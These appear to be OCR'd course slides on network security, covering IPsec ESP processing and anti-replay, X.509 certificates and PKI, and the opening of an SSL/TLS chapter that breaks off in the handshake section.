
Tunnel Mode

- **It is used to connect two networks through a set of security gateways.**



- **It encapsulates the entire datagram by prepending IP and AH headers.**






Encapsulating Security Payload (ESP)

Encapsulating Security Payload (ESP)

- It provides confidentiality, authentication, integrity, an anti-replay service, and (limited) traffic flow confidentiality.
- ESP header: SPI and sequence number fields
- ESP payload: IV and payload data fields
- ESP trailer: Padding, pad length, and next header fields
- ESP authentication data: ICV.



(b) Substructure of payload data

ESP Output Processing

- The security policy database is searched for an SA that matches the appropriate selectors (e.g., source address, destination address, ports, protocol, etc.in the packet). If an SA doesn't exist, a pair of SAs is negotiated.
- The sequence number from the SA is incremented and placed in the ESP header. If the peer has not disabled the anti-replay function, the sequence number is checked to make sure that it hasn't wrapped to 0.
- Padding is added, if necessary, and the pad length and next header fields are filled in.
- If the encryption algorithm requires it, an IV is added to the payload data. The IV and data payload and the ESP trailer fields are encrypted, using the algorithm and key specified in the SA.
- The ICV is calculated over the ESP header, the IV and data payload, and the ESP trailer fields and placed in the authentication data field.
- If the resulting packet requires fragmentation, it is performed. In transport mode, ESP is applied only to entire IP datagrams. In tunnel mode, ESP may be applied to an IP datagram fragment.


ESP Input Processing


- The SA is retrieved by matching the destination address, protocol (ESP), and SPI of the packet. If no SA exists for the packet, it is dropped.
- If the anti-replay service is enabled, the sequence number of the packet is checked to make sure that it is new and falls within the anti-replay window.
- The packet is authenticated by computing the ICV over the ESP header, payload, and ESP trailer fields, using the algorithm and key specified in the SA.
  - If the authentication fails, the packet is dropped; otherwise, the anti-replay window is updated.
- The payload and ESP trailer fields are decrypted, using the algorithm and key in the SA.
  - If padding was added, it should be checked to make sure it has the values appropriate for the decryption algorithm.
  - The original IP datagram is reconstructed from the ESP packet.

Transport Mode

- ESP header is inserted after the IP header and its options but before the TCP header.


- The payload, consisting of the TCP header and data, and the ESP trailer are encrypted.
  - The ESP header is not encrypted. Why?
    - If it is encrypted, the receiver couldn‘t find the SPI and wouldn’t know how to decrypt the packet.






Tunnel Mode

- **The entire IP datagram is encrypted by the ESP packet.**





Anti-replay

- An attacker obtains a copy of an authenticated packet and later transmits it to the intended destination.

- The Sequence Number is used to thwart such attacks.
  - When a new SA is established, the sender initializes a sequence number counter to 0.
    - Each time that a packet is sent on this SA, the sender increments the counter and places the value in the Sequence Number field.

  - The sender must not allow the sequence number to cycle past $2^{32} - 1$ back to zero. Why?

  - If the limit of $2^{32} - 1$ is reached, the sender should terminate this SA and negotiate a new SA with a new key.

Anti-replay


- The receiver implements a window of size W (64).

- The right edge of the window represents the highest sequence number, N, so far received for a valid packet.

- For any packet with a sequence number in the range from N-W+1 to N that has been correctly received (i.e., properly authenticated), the corresponding slot in the window is marked.

Anti-replay

- If the received packet is to the right of the window and is new, the MAC is checked. If the packet is authenticated, the window is advanced so that this sequence number is the right edge of the window, and the corresponding slot in the window is marked.
- If the received packet is to the left of the window or if authentication fails, the packet is discarded.



- Question: Can attackers exploit the anti-replay window to launch stealthy DoS attacks?

IP fragment – problem:

Packet loss probability increase / fragment attack → not send the last fragment


Certificate


Public key infrastructure

- How to ensure that a public key is associated with a subject's private key?
- A distributed approach called public-key infrastructure (PKI)
  - A set of servers that act as trusted authorities of identifiers.
  - A set of servers that provide authentication information to any requesting machine.
  - The ITU X.509 Digital Certificate Standard.
  - Asymmetric encryption-based digital signatures.

X.509 Digital Certificates

- **Certificate serial number**
  - A unique identifier for the certificate
- **Signature algorithm identifier**
  - The asymmetric encryption algorithm and message digest algorithm used by the CA to digitally sign the certificate fields.
- **Certificate issuer name**
  - The distinguished name of the issuing CA.
- **Certificate validity**
  - NotBefore. The date before which the certificate is NOT yet valid.
  - NotAfter. The date after which the certificate is invalid.
- **Certificate Subject Name**
  - The distinguished name of the subject to which this certificate is assigned.
- **Certificate public key-info**
  - PublicKeySize. Size of the public key in bits.
  - PublicKeyType. The type of asymmetric encryption algorithm this public key is to be used with.
  - SubjectPublicKey. Binary value of the public key.
- **Certificate signature**
  - The digital signature created using the signing CA's private key, which protects all other certificate fields.






- **CN**
  - Common name
- **O**
  - The organization that owns the certificate.
- **L**
  - Locality
- **S**
  - The certificate owner's state of residence
- **C**
  - The certificate owner's country


Certificate Authority Hierarchy

- CAs are organized into hierarchies where certificates are used to validate other CAs.
- This hierarchy (a tree structure) starts with the root CA of an organization.
- An organization's root CA creates and signs its own certificate and then creates certificates for subordinate CAs, which create certificates for subjects and lower level CAs.




Root CA → hard coded in device or browser

- The certificate containing Alice's valid public key, is signed using the private key of CA #P21.
- The certificate containing CA #P21's valid public key is signed using the private key of CA #P2.
- The certificate containing CA #P2's valid public key is signed using the private key of the root CA.
- The certificate containing Bob's valid public key is signed using the private key of CA #P11.
- The certificate containing CA #P11's valid public key is signed using the private key of CA #P1.
- The certificate containing CA #P1's valid public key is signed using the private key of root CA.




Digital Certificate Revocation

- If a subject's private key is stolen or lost, the certificate has to be revoked.
- To revoke a certificate, the CA issues a **revocation certificate** as part of a list of revoked certificates, i.e., **CRL** (Certificate Revocation List).
- CRL fields
  - **An identifier of the algorithm** used by the CRL issuing CA to sign the CRL;
  - **Issuer name** of the CA that issued the CRL;
  - The date this CRL was issued;
  - The date when the next CRL will be produced by the issuing CA;
  - **The list of entries** that identify the certificates being revoked by this issuing CA;
  - **The digital signature** that cryptographically binds all the other CRL components to establish authenticity and data integrity of the CRL.



Signature validation process




OCSP: Online Certificate Status Protocol, which is used to check the current status, or validity, of digital certificates.

Ch8 SSL/TLS

SSL/TLS


- SSL (Secure Socket Layer) and TLS (Transport Layer Security).



- **SSL/TLS has been widely used by many applications**
  - **HTTPS = HTTP + SSL/TLS**
  - **SMTPS = SMTP + SSL/TLS**
  - **FTPS = FTP + SSL/TLS**

- **Security objectives supported by SSL/TLS**
  - **Authentication**
    - **SSL/TLS verifies the identity of the communicating parties, which include servers and clients.**
  - **Confidentiality**
    - **SSL/TLS protects the exchanged data from unauthorized access by encrypting it with symmetric encryption algorithms.**
  - **Integrity**
    - **SSL/TLS recognizes any alteration of data during transmission by checking the message authentication code (MAC).**

- **Two layers of protocols**
  - **Upper layer**
    - **SSL Handshake Protocol**
    - **SSL Change Cipher Spec Protocol**
    - **SSL Alert Protocol**
  - **Lower layer**
    - **SSL Record Protocol provides basic security services to various higher layer protocols.**



- **Connection**
  - **A connection is a transport that provides a suitable type of service.**
  - **Every connection is associated with one session.**

- **Session**
  - **An SSL session is an association between a client and a server.**
  - **Sessions are created by the Handshake Protocol.**
  - **Sessions define a set of cryptographic security parameters which can be shared among multiple connections.**
  - **Sessions are used to avoid the expensive negotiation of new security parameters for each connection.**

- **Between any pair of client and server, there may be multiple secure connections.**

SA in IP Sec → one direction

TLS session → bidirectional

Session State


- **Session identifier: An arbitrary byte sequence chosen by the server to identify an active or resumable session state.**
- **Peer certificate: An X509.v3 certificate of the peer.**
- **Compression method: The algorithm used to compress data prior to encryption.**
- **Cipher spec: Specifies the data encryption algorithm (such as null, DES, etc.) and a hash algorithm (such as MD5 or SHA-1) used for MAC calculation.**
- **Master secret: 48-byte secret shared between the client and server.**
- **Is resumable: A flag indicating whether the session can be used to initiate new connections.**

Connection State

- Server and client random: Byte sequences that are chosen by the server and client for each connection.
- Server write MAC secret: The secret key used in MAC operations on data sent by the server.
- Client write MAC secret: The secret key used in MAC operations on data sent by the client.
- Server write key: The secret encryption key for data encrypted by the server and decrypted by the client.
- Client write key: The secret encryption key for data encrypted by the client and decrypted by the server.
- Initialization vectors: When a block cipher in CBC mode is used, an initialization vector (IV) is maintained for each key.
- Sequence numbers: Each party maintains separate sequence numbers for transmitted and received messages for each connection.


SSL Record Protocol

- Confidentiality
  - The Handshake Protocol defines a shared secret key that is used for conventional encryption of SSL payloads.
- Message Integrity
  - The Handshake Protocol also defines a shared secret key that is used to form a message authentication code (MAC).



Each upper-layer message is fragmented into blocks of 2^{14} bytes (16,384 bytes) or less.

- **Content Type (8 bits)**
  - The higher-layer protocol used to process the enclosed fragment.
  - change_cipher_spec, alert, handshake, and application_data
- **Major Version (8 bits)**
  - Indicates major version of SSL in use. For SSLv3, the value is 3.
- **Minor Version (8 bits)**
  - Indicates minor version in use. For SSLv3, the value is 0.
- **Compressed Length (16 bits)**
  - The length in bytes of the plaintext fragment (or compressed fragment if compression is used)



Change Cipher Spec Protocol


- It causes the pending state to be copied into the current state, which updates the cipher suite to be used on this connection.
- It consists of a single message, which consists of a single byte with the value 1.

```
TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
    Content Type: Change Cipher Spec (20)
    Version: TLS 1.2 (0x0303)
    Length: 1
    Change Cipher Spec Message
```

```
0090   00 10 00 0b 00 09 08 73   70 64 79 2f 33 2e 31 14
00a0   03 03 00 01 01 16 03 03   00 28 00 00 00 00 00 00
00b0   00 00 62 31 6d 8c 31 16   75 f0 4e 65 47 64 ef 7f
00c0   ea 21 86 f0 6e 06 96 e8   d0 9e 1a ae 5b 9a c0 2e
```

Alert Protocol


- It conveys SSL-related alerts to the peer entity.
- Each message consists of two bytes.



- The first byte takes the value warning (1) or fatal (2) to convey the severity of the message.
  - If the level is fatal, SSL immediately terminates the connection. Other connections on the same session may continue, but no new connections on this session may be established.
- The second byte contains a code that indicates the specific alert.
  - unexpected_message
  - bad_record_mac
  - decompression_failure
  - handshake_failure


Handshake Protocol

- It allows the server and client to authenticate each other and to negotiate an encryption and MAC algorithm and cryptographic keys to be used to protect data sent in an SSL record.
- The Handshake Protocol is used before any application data is transmitted.
- Type (1 byte)
  - Indicates one of 10 messages.
- Length (3 bytes)
  - The length of the message in bytes.
- Content (>= 0 bytes)
  - The parameters associated with this message.



It allows the server and client to authenticate each other and to negotiate an encryption and MAC algorithm and cryptographic keys to be used to protect data sent in an SSL record.

Phase 1



- **Establish Security Capabilities**
  - It initiates a logical connection and to establish the security capabilities that will be associated with it.
- Client sends a client_hello message with the following parameters:
  - Version
  - Random
